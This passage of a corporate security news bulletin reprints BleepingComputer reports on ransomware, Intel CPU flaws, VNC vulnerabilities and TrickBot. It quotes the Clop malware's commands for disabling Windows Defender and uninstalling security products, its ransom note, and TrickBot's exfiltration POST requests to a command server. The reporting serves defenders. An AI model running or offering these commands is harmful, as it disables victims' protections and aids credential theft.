At this time, it is not known if the ransomware has any weakness that could lead to a free decryptor. Researchers will be analyzing the ransomware to determine that in the near future.

Source: https://www.bleepingcomputer.com/news/security/strange-antefrigus-ransomware-only-targets-specific-drives/

11. Microsoft Issues Guidance for Intel CPU Driver Security Flaws

The DoS vulnerability tracked as CVE-2018-12207 impacts client and server Intel Core processors up to and including 8th generation, while the speculative vulnerability flaw tracked as CVE-2019-11135 and found in the Intel Transactional Synchronization Extensions (TSX) capability affects Intel processors up to the 10th Generation.

Guidance for Zombieload 2 speculative execution side-channel attacks

By exploiting the ZombieLoad 2 flaw found in the TSX Asynchronous Abort (TAA) for some Intel processors (listed in the table below), authenticated local attackers or malware can steal sensitive information from the operating system kernel or processes active on the compromised device.

Intel provides additional technical details about TAA here and, in an advisory published yesterday, it recommends users of affected Intel processors to update their firmware to the latest version provided by their system's manufacturer to address this issue.

Product Collection	Product Names	Vertical Segment	CPUID
10th Generation Intel® Core™ Processor Family	Intel® Core™ Processor i7-10510Y, i5-10310Y Intel® Core™ Processor i5-10210Y, i5-10110Y Intel® Core™ Processor i7-8500Y Intel® Core™ Processor i5-8310Y, i5-8210Y, i5-8200Y Intel® Core™ Processor m3-8100Y	Mobile	806EC
2nd Generation Intel® Xeon® Scalable Processors	Intel® Xeon® Platinum Processor 8253, 8256, 8260, 8260L, 8260M, 8260Y, 8268, 8270, 8276, 8276L, 8276M, 8280, 8280L, 8280M, 9220, 9221, 9222, 9242, 9282 Intel® Xeon® Gold Processor 5215, 5215L, 5215M, 5215R, 5217, 5218, 5218B, 5218N, 5218T, 5220, 5220R, 5220S, 5220T, 5222, 6222V, 6226, 6230, 6230N, 6230T, 6234, 6238, 6238L, 6238M, 6238T, 6240, 6240L, 6240M, 6240Y, 6242, 6244, 6246, 6248, 6252, 6252N, 6254, 6262V Intel® Xeon® Silver Processor 4208, 4208R, 4209T, 4210, 4210R, 4214, 4214C, 4214R, 4214Y, 4215, 4216, 4216R Intel® Xeon® Bronze Processor 3204, 3206R	Server	50657

Intel® Xeon® W Processor Family	Intel® Xeon® Processor W-3275M, W-3275, W-3265M, W-3265, W-3245M, W-3245, W-3235, W-3225, W-3223, W-2295, W-2275, W-2265, W-2255, W-2245, W-2235, W-2225, W-2223	Workstation	50657
9th Generation Intel® Core™ Processor Family	Intel® Core™ Processor i9-9980HK, 9880H Intel® Core™ Processor i7-9850H, 9750HF Intel® Core™ Processor i5-9400H, 9300H	Mobile	906ED
9th Generation Intel® Core™ Processor Family	Intel® Core™ Processor i9-9900K, i9-9900KF Intel® Core™ Processor i7-9700K, i7-9700KF Intel® Core™ Processor i5-9600K, i5-9600KF, i5-9400, i5-9400F	Desktop	906ED
Intel® Xeon® Processor E Family	Intel® Xeon® Processor E-2288G, E-2286M, E-2278GEL, E-2278GE, E-2278G	Workstation/ Server / AMT Server	906ED
10th Generation Intel® Core™ Processor Family Intel® Pentium® Gold Processor Series Intel® Celeron® Processor 5000 Series	Intel® Core™ Processor i7-10510U Intel® Core™ Processor i5-10210U Intel® Pentium® Gold Processor 6405U Intel® Celeron® Processor 5305U	Mobile	806EC
8th Generation Intel® Core™ Processors	Intel® Core™ Processor i7-8565U, i7-8665U Intel® Core™ Processor i5-8365U, i5-8265U	Mobile	806EC

Microsoft provides customers with guidance to disable the Intel TSX capability on systems featuring vulnerable Intel processors to block potential Zombieload 2 attacks.

By running the following command in a Command Prompt you can set a registry key to disable Intel TSX on your machine:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Kernel" /v DisableTsx /t REG_DWORD /d 1 /f
```

If you want to toggle the Intel TSX capability back on, you can do it by issuing this command:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session
Manager\Kernel" /v DisableTsx /t REG_DWORD /d 0 /f
```

Guidance for the Intel Processor Machine Check Error DoS flaw

The CVE-2018-12207 flaw allows authenticated local attackers to trigger a denial of service state on host systems with several impacted Intel processors (listed in the table below) by taking advantage of improper invalidation for page table updates by guest virtual machines.

"To mitigate this vulnerability, operating system and hypervisor vendors will be providing software updates. Please contact your operating system vendor for additional details," Intel says.

The company also states that it has coordinated with both hypervisor and OS vendors to provide updates designed to mitigate this security flaw.

Affected Intel products	
Client	**Server**
Intel® Core™ i3 Processors	2nd Generation Intel® Xeon® Scalable Processors
Intel® Core™ i5 Processors	Intel® Xeon® Scalable Processors
Intel® Core™ i7 Processors	Intel® Xeon® Processor E7 v4 Family
Intel® Core™ m Processor Family	Intel® Xeon® Processor E7 v3 Family
2nd generation Intel® Core™ Processors	Intel® Xeon® Processor E7 v2 Family
3rd generation Intel® Core™ Processors	Intel® Xeon® Processor E7 Family
4th generation Intel® Core™ Processors	Intel® Xeon® Processor E5 v4 Family
5th generation Intel® Core™ Processors	Intel® Xeon® Processor E5 v3 Family
6th generation Intel® Core™ Processors	Intel® Xeon® Processor E5 v2 Family
7th generation Intel® Core™ Processors	Intel® Xeon® Processor E5 Family
8th generation Intel® Core™ Processors	Intel® Xeon® Processor E3 v6 Family
Intel® Core™ X-series Processor Family	Intel® Xeon® Processor E3 v5 Family
Intel® Pentium® Gold Processor Series	Intel® Xeon® Processor E3 v4 Family
Intel® Celeron® Processor G Series	Intel® Xeon® Processor E3 v3 Family
	Intel® Xeon® Processor E3 v2 Family

	Intel® Xeon® Processor E3 Family
	Intel® Xeon® E Processor
	Intel® Xeon® D Processor
	Intel® Xeon® W Processor
	Legacy Intel® Xeon® Processor

While this security issue disclosed yesterday by Intel in a technical advisory was already addressed by Microsoft as part of its November 2019 Patch Tuesday, the protection it adds is disabled by default.

To enable protection against DoS attacks that could exploit the CVE-2018-12207 flaw on a Hyper-V host system, you have to run the following command in an elevated Command Prompt on the host system to set the applicable registry key (the guest VM has to be restarted after the command completes):

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Virtualization" /v IfuErrataMitigations /t REG_DWORD /d 1 /f
```

To disable protections around Intel Processor Machine Check Error flaw, you need to run the following command on the host system in an elevated Command Prompt to set the applicable registry key (the guest VM has to restarted when the command completes):


```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Virtualization" /v IfuErrataMitigations /t REG_DWORD /d 0 /f
```

Source: https://www.bleepingcomputer.com/news/security/microsoft-issues-guidance-for-intel-cpu-driver-security-flaws/

12. Clop Ransomware Tries to Disable Windows Defender, Malwarebytes

In order to successfully encrypt a victim's data, the Clop CryptoMix Ransomware is now attempting to disable Windows Defender as well as remove the Microsoft Security Essentials and Malwarebytes' standalone Anti-Ransomware programs.

Clop is a variant of the CryptoMix Ransomware, that uses the Clop extension and signs its ClopReadMe.txt ransom note with "Dont Worry C|0P". Due to this, the ransomware has become known as Clop Ransomware, which is how we will refer to it in this article.



```
All files on each host in the network have been encrypted with a strong algorithm.

Backups were either encrypted or deleted or backup disks were formatted.
Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
If you want to restore your files write to emails (contacts are at the bottom of the sheet) and attach 3-5 encrypted files
(Less than 5 Mb each, non-archived and your files should not contain valuable information
(Databases, backups, large excel sheets, etc.)).
You will receive decrypted samples.

Message this information to company's CEO, unlocking of 1 computer only is impossible, only whole network.

Attention!!!
Your warranty - decrypted samples.
Do not rename encrypted files.
Do not try to decrypt your data using third party software.
We don`t need your files and your information.

CONTACT EMAIL:
unlock@goldenbay.su
or
unlock@graylegion.su
AND
REDACTED
Dont Worry C|OP ^_-
```

Attempting to disable Windows Defender

According to analysis performed by security researcher and reverse engineer Vitali Kremez, a small program is being running by the Clop actors before encryption that will attempt to disable a variety of security software, including Windows Defender.

This is done to prevent behavioral algorithms from detecting the file encryption and block the ransomware.

To disable Windows Defender, it configures various Registry values that disable behavior monitoring, real time protection, sample uploading to Microsoft, Tamper Protection, cloud detections, and antispyware detections.

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Spynet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f

```
cmd.exe /C reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v
"TamperProtection" /t REG_DWORD /d "0" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpCloudBlockLevel" /t REG_DWORD /d "0" /f

cmd.exe /C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Spynet" /v
"SpynetReporting" /t REG_DWORD /d "0" /f
```

The good news is if you have Tamper Protection enabled in Windows 10, these settings will simply be reset back to their default configuration and Windows Defender will not be disabled.

For those, who do not use Tamper Protection, though, this will effectively disable Windows Defender so that it does not detect the ransomware's actions.

In addition to Windows Defender, Clop is also targeting older computers by uninstalling Microsoft Security Essentials. As CryptoMix is run with administrator privileges by the attackers, this command will remove the software without a problem.

```
cmd.exe /C "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
```

Tries to uninstall Malwarebytes Anti-Ransomware

In addition to Windows Defender, security researcher MalwareHunterteam discovered that this same utility is also targeting the standalone Malwarebytes Anti-Ransomware program.

When the program is execute it will attempt to remove Malwarebytes' Anti-Ransomware product using the following command:

```
C:\Program Files\MalwareBytes\Anti-Ransomware\unins000.exe /verysilent
/suppressmsgboxes /norestart
```


I found the above attempt a bit odd as Malwarebytes Anti-Ransomware product was retired and instead bundled into their flagship Malwarebytes Antimalware software.

At the same time, as CryptoMix is typically installed through Remote Desktop or other network infiltration, by targeting products that older enterprise workstations may be using, allows the ransomware to run uninhibited when encrypting an entire network.

Clop used in recent network-wide attacks

While CryptoMix is an older ransomware, it was historically used by affiliates who gained access to a computer or network via Remote Desktop.

More recently, an APT group named TA505 has been using it as a final payload after compromising a network in similar attacks as Ryuk, BitPaymer, and DoppelPaymer.



Vitali Kremez
@VK_Intel

Replying to @CedricBldmr and 2 others

They are linked to TA505 installs as the targeted ransomware of choice they would use after the successful install of TA505 malware on the targets of interest.

Clop is a targeted RW group similar to others we have seen like BItPaymer, Ryuk, DoppelPaymer but via the TA505 chain.

♡ 5 11:35 AM - Nov 21, 2019

Just this week, French media started reporting that the Hospital Center University De Rouen was targeted with the Clop ransomware, which impacted some of their services.

"According to an internal source contacted by 76actu , many files (Excel, Word, .doc ...) are well and truly locked by hackers. These are encrypted under the suffix .clop, and spontaneously generate a text message that we could consult."

Last month, the University of Antwerp in Belgium was also hit with Clop, which impacted their payment systems, video lecture archives, and mailing system.

Update 11/22/19: Updated to include information about recent attacks

Source: *https://www.bleepingcomputer.com/news/security/clop-ransomware-tries-to-disable-windows-defender-malwarebytes/*

13. Dozens of VNC Vulnerabilities Found in Linux, Windows Solutions

Researchers found a total of 37 security vulnerabilities impacting four open-source Virtual Network Computing (VNC) implementations and present for the last 20 years, since 1999.

The flaws were found in LibVNC, TightVNC 1.X, TurboVNC, and UltraVNC VNC solutions examined by Kaspersky's Industrial Systems Emergency Response Team (ICS CERT) security researcher Pavel Cheremushkin — the highly popular RealVNC as not analyzed because it did not allow reverse engineering.

These VNC systems can be used on a wide range of operating systems including but not limited to Windows, Linux, macOS, iOS, and Android.

A VNC implementation consists of two parts, a client and a server, allowing the users to remotely access a machine running the VNC server with the help of a VNC client using the RFB protocol to transmit "screen images, mouse movement and keypress events".

You can find more details about VNC implementations analyzed by Cheremushkin below:

- LibVNC – an open-source cross-platform library for creating a custom application based on the RFB protocol. The server component of LibVNC is used, for example, in VirtualBox to provide access to the virtual machine via VNC.
- UltraVNC – a popular open-source VNC implementation developed specifically for Windows. Recommended by many industrial automation companies for connecting to remote HMI interfaces over the RFB protocol.
- TightVNC 1.X – one more popular implementation of the RFB protocol. Recommended by many industrial automation system vendors for connecting to HMI interfaces from *nix machines.
- TurboVNC – an open-source VNC implementation. Uses the libjpeg-turbo library to compress JPEG images in order to accelerate image transfer.

Over 600,000 VNC servers potentially exposed

Based on this information, Kaspersky's ICS CERT researcher discovered over 600,000 VNC servers that can be accessed remotely over the Internet based on the info collected using the Shodan search engine for Internet-connected devices — this estimation doesn't cover the VNC servers running on local area networks.

The VNC security flaws Cheremushkin found are all caused by incorrect memory usage, with attacks exploiting them leading to denial of service states, malfunctions, as well as unauthorized access to the users' info and the option to run malicious code on a target's device.

"Although our colleagues’ focus was on the use of VNC in industrial enterprises, the threats are relevant to any business that deploys this technology," the Kaspersky report adds.

While most of the VNC memory corruption vulnerabilities disclosed by the researchers to the development teams were fixed, in some cases they haven't been addressed to this day.

This is the case of TightVNC 1.X, whose developers said that they won't fix the found security issues since the software's first version is "no longer support the first version of their system [..]." They currently maintain the TightVNC 2.X commercial product.

Bugs found in VNC solutions

Cheremushkin found heap-based buffer overflows in the LibVNC library that could potentially allow attackers "to bypass ASLR and use overflow to achieve remote code execution on the client."

TightVNC came with a null pointer dereference leading to Denial of System (DoS) states, as well as two heap buffer overflows and a global buffer overflow that could lead to remote code execution. As already mentioned above, these security issues will not be fixed.

A stack buffer overflow vulnerability was discovered in the TurboVNC server the might lead to remote code execution, although it requires authorization on the server or control over the VNC client before the connection.

When it comes to UltraVNC, the researcher says that he was able to discover "an entire 'zoo' of vulnerabilities in UltraVNC – from trivial buffer overflows in strcpy and sprintf to more or less curious vulnerabilities that can rarely be encountered in real-world projects."

Out of all UltraVNC flaws he spotted, the buffer underflow one tracked as CVE-2018-15361 that can trigger a DoS in 100% of attacks but can also be used for remote code execution. The CVE-2019-8262 one is assigned to multiple heap buffer overflow vulnerabilities that can result in remote code execution.

The full list of discovered VNC vulnerabilities found by Kaspersky's Pavel Cheremushkin are listed in the table below:

VNC implementation	Vulnerabilities
LibVNC	CVE-2018-6307 CVE-2018-15126 CVE-2018-15127 CVE-2018-20019 CVE-2018-20020 CVE-2018-20021 CVE-2018-20022 CVE-2018-20023 CVE-2018-20024 CVE-2019-15681
TightVNC 1.X	CVE-2019-8287 CVE-2019-15678 CVE-2019-15679 CVE-2019-15680
TurboVNC	CVE-2019-15683
UltraVNC	CVE-2018-15361 CVE-2019-8258 CVE-2019-8259 CVE-2019-8260 CVE-2019-8261 CVE-2019-8262 CVE-2019-8263 CVE-2019-8264 CVE-2019-8265

	• CVE-2019-8266 • CVE-2019-8267 • CVE-2019-8268 • CVE-2019-8269 • CVE-2019-8270 • CVE-2019-8271 • CVE-2019-8272 • CVE-2019-8273 • CVE-2019-8274 • CVE-2019-8275 • CVE-2019-8276 • CVE-2019-8277 • CVE-2019-8280

"On the positive side, password authentication is often required to exploit server-side vulnerabilities, and the server may not allow users to configure a password-free authentication method for security reasons. This is the case, for example, with UltraVNC," Cheremushkin concluded.

"As a safeguard against attacks, clients should not connect to unknown VNC servers and administrators should configure authentication on the server using a unique strong password."

Kaspersky provides the following recommendations to block attackers from exploiting these VNC security flaws:

- ➢ Check which devices can connect remotely, and block remote connections if not required.
- ➢ Inventory all remote access applications — not just VNC — and check that their versions are up-to-date. If you have doubts about their reliability, stop using them. If you intend to continue deploying them, be sure to upgrade to the latest version.
- ➢ Protect your VNC servers with a strong password. This will make attacking them far harder.
  Do not connect to untrusted or untested VNC servers.

Source:https://www.bleepingcomputer.com/news/security/dozens-of-vnc-vulnerabilities-found-in-linux-windows-solutions/

14. TrickBot Trojan Getting Ready to Steal OpenSSH and OpenVPN Keys

The Trickbot banking trojan keeps evolving according to researchers who spotted this week an updated password grabber module that could be used to steal OpenSSH private keys and OpenVPN passwords and configuration files.

TrickBot (also known as Trickster, TrickLoader, and TheTrick) is a modular and constantly updated malware continuously upgraded with new capabilities and modules since October 2016 when it was initially spotted in the wild.


Even though the first detected variants only came with banking Trojan capabilities it used to collect and exfiltrate sensitive data to its masters, TrickBot is now also a popular malware dropper observed while infecting systems with other, some times more dangerous, malware strains.

Newly targeted OpenSSH and OpenVPN apps

Trickbot just-updated password grabbing module that now targets the OpenSSH and OpenVPN applications was discovered by researchers at Palo Alto Networks' Unit 42 on a compromised 64-bit Windows 7 device on November 8.

The pwgrab64 password grabber module they found is not a new addition, as it was spotted by researchers back in November 2018 while analyzing a variant capable of looting passwords from several web browsers and apps like Google Chrome, Mozilla Firefox, Internet Explorer, Microsoft Edge, Microsoft Outlook, Filezilla, and WinSCP.

In February, this password stealer module got upgraded to grab credentials utilized to authenticate to remote servers using VNC, PuTTY, and Remote Desktop Protocol (RDP).



```
POST /11ee8/FLAPJACK-PC_W617601.37AE8FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------UDAZGMYOZEPVTIKW
Content-Length: 210

-----------UDAZGMYOZEPVTIKW
Content-Disposition: form-data; name="data"


-----------UDAZGMYOZEPVTIKW
Content-Disposition: form-data; name="source"

OpenSSH private keys
-----------UDAZGMYOZEPVTIKW--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:28:16 GMT
```

```
POST /11ee8/FLAPJACK-PC_W617601.37AE9FDCDD2701CC717AFCD54ADD1FBF/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=---------JHSDPJTYKCRTAUKG
Content-Length: 221

-----------JHSDPJTYKCRTAUKG
Content-Disposition: form-data; name="data"


-----------JHSDPJTYKCRTAUKG
Content-Disposition: form-data; name="source"

OpenVPN passwords and configsls
-----------JHSDPJTYKCRTAUKG--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Fri, 08 Nov 2019 17:35:43 GMT
```

Marker for Trickbot's password grabber module
OpenVPN passwords and configsls

Trickbot password grabber HTTP POST requests (Unit 42)

The Unit 42 researchers now discovered that Trickbot is now using HTTP POST requests to send OpenSSH private keys and OpenVPN passwords and configuration files to its command and control (C2) servers.

However, as they later found after taking a closer look at the malware's C2 traffic on infected Windows 7 and Windows 10 hosts, the Trojan does not actually exfiltrate any data yet, hinting at the fact that its creators are only testing this newly added capability.

As they further determined, this new Trickbot variant is still as dangerous as ever seeing that it can still grab private keys from SSH-related applications such as PuTTY and deliver them to its operators.

"These updated traffic patterns demonstrate Trickbot continues to evolve. However, best security practices like running fully-patched and up-to-date versions of Microsoft Windows will hinder or stop Trickbot infections," the Unit 42 research team concluded.

Regularly upgraded banking Trojan

TrickBot is also one of today's most aggressive malware after replacing Emotet as the most distributed strain via malspam until the latter was revived during August [1, 2].

In August, Trickbot operators targeted Verizon Wireless, T-Mobile, and Sprint users attempting to steal their PIN codes via dynamic webinjects and also used the Google Docs online word processor to infect unsuspecting victims using executables camouflaged as PDF documents.

> *This chart shows the number of Emotet Vs. TrickBot malware samples since Jan 2019. You can clearly see the disappearance of Emotet malspam campaigns end of May and the rise of TrickBot in July that is nowadays used to deploy Ransomware on corporate networks pic.twitter.com/IdPoGxYMbO*
>
> *— abuse.ch (@abuse_ch) August 13, 2019*

TrickBot also got updated with Windows Defender circumventing capabilities, was upgraded with a new IcedID proxy module for stealing banking info, and its creators introduced a new module for stealing browser cookies during July.

During January, FireEye and CrowdStrike researchers discovered that TrickBot moved into the Access-as-a-Service business, enabling other actors to get access to networks it had previously infected, providing them with reverse shells to infiltrate the rest of the network and dropping their payloads.

Even further back, in July 2017, Trickbot became capable of self-propagation via a self-spreading component that improved its capability to rapidly spread over entire networks.

Source: [*https://www.bleepingcomputer.com/news/security/trickbot-trojan-getting-ready-to-steal-openssh-and-openvpn-keys/*](https://www.bleepingcomputer.com/news/security/trickbot-trojan-getting-ready-to-steal-openssh-and-openvpn-keys/)

15. Dutch Govt Warns of 3 Ransomware Infecting 1,800 Businesses

A confidential report from the National Cyber Security Centre (NCSC) in the Netherlands informs that at least 1,800 companies are affected by ransomware across the world.

The report names three file-encrypting malware pieces responsible for the infections that use the same digital infrastructure and considers them "common forms of ransomware."

Big players impacted

The number of victims given by the NCSC is likely conservative since many ransomware attacks go unreported, with organizations recovering from the incident on their own either by restoring files from untainted backups or by paying the ransom.

NCSC did not provide the names of affected companies in the report but informs that the attackers targeted large organizations with revenue streams of millions or billions.

Victims are from various sectors including the automotive industry, construction, chemical, health, food, and entertainment.

At least one entity supplying critical infrastructure (drinking water, internet access, energy) was hit by ransomware. The Dutch Broadcast Foundation (NOS) reports that one such victim is a branch in the Netherlands of a U.S.-based chemical company.

The outlet says that the NCSC suspects the use of zero-day vulnerabilities for these attacks. More often than not, though, access to a company is possible due to poor security.

The ransomware trio

The three ransomware strains named by the NCSC are LockerGoga, MegaCortex, and Ryuk. All of them have been involved in attacks against businesses.

Back in May, we reported about a MegaCortex sample that targeted corporate networks. Another sample of this ransomware emerged in July and it was used in targeted attacks against enterprises.

LockerGoga first appeared on the public radar at the end of January when systems of Altran Technologies, a French engineering consultancy company were infected with ransomware. In March, the ransomware struck Norsk Hydro, one of the largest aluminum producers in the world, forcing a switch to manual operations.

As for Ryuk, its latest victim is Prosegur, a Spanish multinational security company. The attack happened two days ago and resulted in isolating both internal and external systems, essentially shutting off communication with its customers.

Network intruders and ransomware

The fact that the three ransomware pieces relied the same infrastructure suggests that the cybercriminals orchestrating the attacks planted the threat on the victims' netowork using access from a single network intruder.

Experts in breaching corporate networks often find partners in the ransomware business, selling or renting them access. Some actors advertise access to hundreds of corporate hosts for affordable prices. Depending on the level of access, prices can go as high as $20,000.

Professional intruders are well organized and always looking for the best talent. They are willing to pay thousands of U.S. dollars on monthly salaries for services of skilled penetration testers capable to move undetected through compromised networks.

Spreading ransomware on a corporate victim is far from being the worst part of an intrusion. There are cases where file encryption is preceded by data exfiltration, which could be sold to other cybercriminals or for committing acts of sabotage.

The payment the attackers ask to provide the decryption key range from hundreds of thousands of dollars/euros to millions and victims without proper backup procedures are taking the cost.

It is logical for cybercriminals not to stop deploying ransomware as long as there are paying victims. NCSC warns that companies should improve their security posture to avoid cyber incidents. This can be done by covering the basics, which still seems to be a problem.

Source:https://www.bleepingcomputer.com/news/security/dutch-govt-warns-of-3-ransomware-infecting-1-800-businesses/

If you want to learn more about ASOC and how we can improve your security posture, contact us at: **tbs.sales@telelink.com**

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.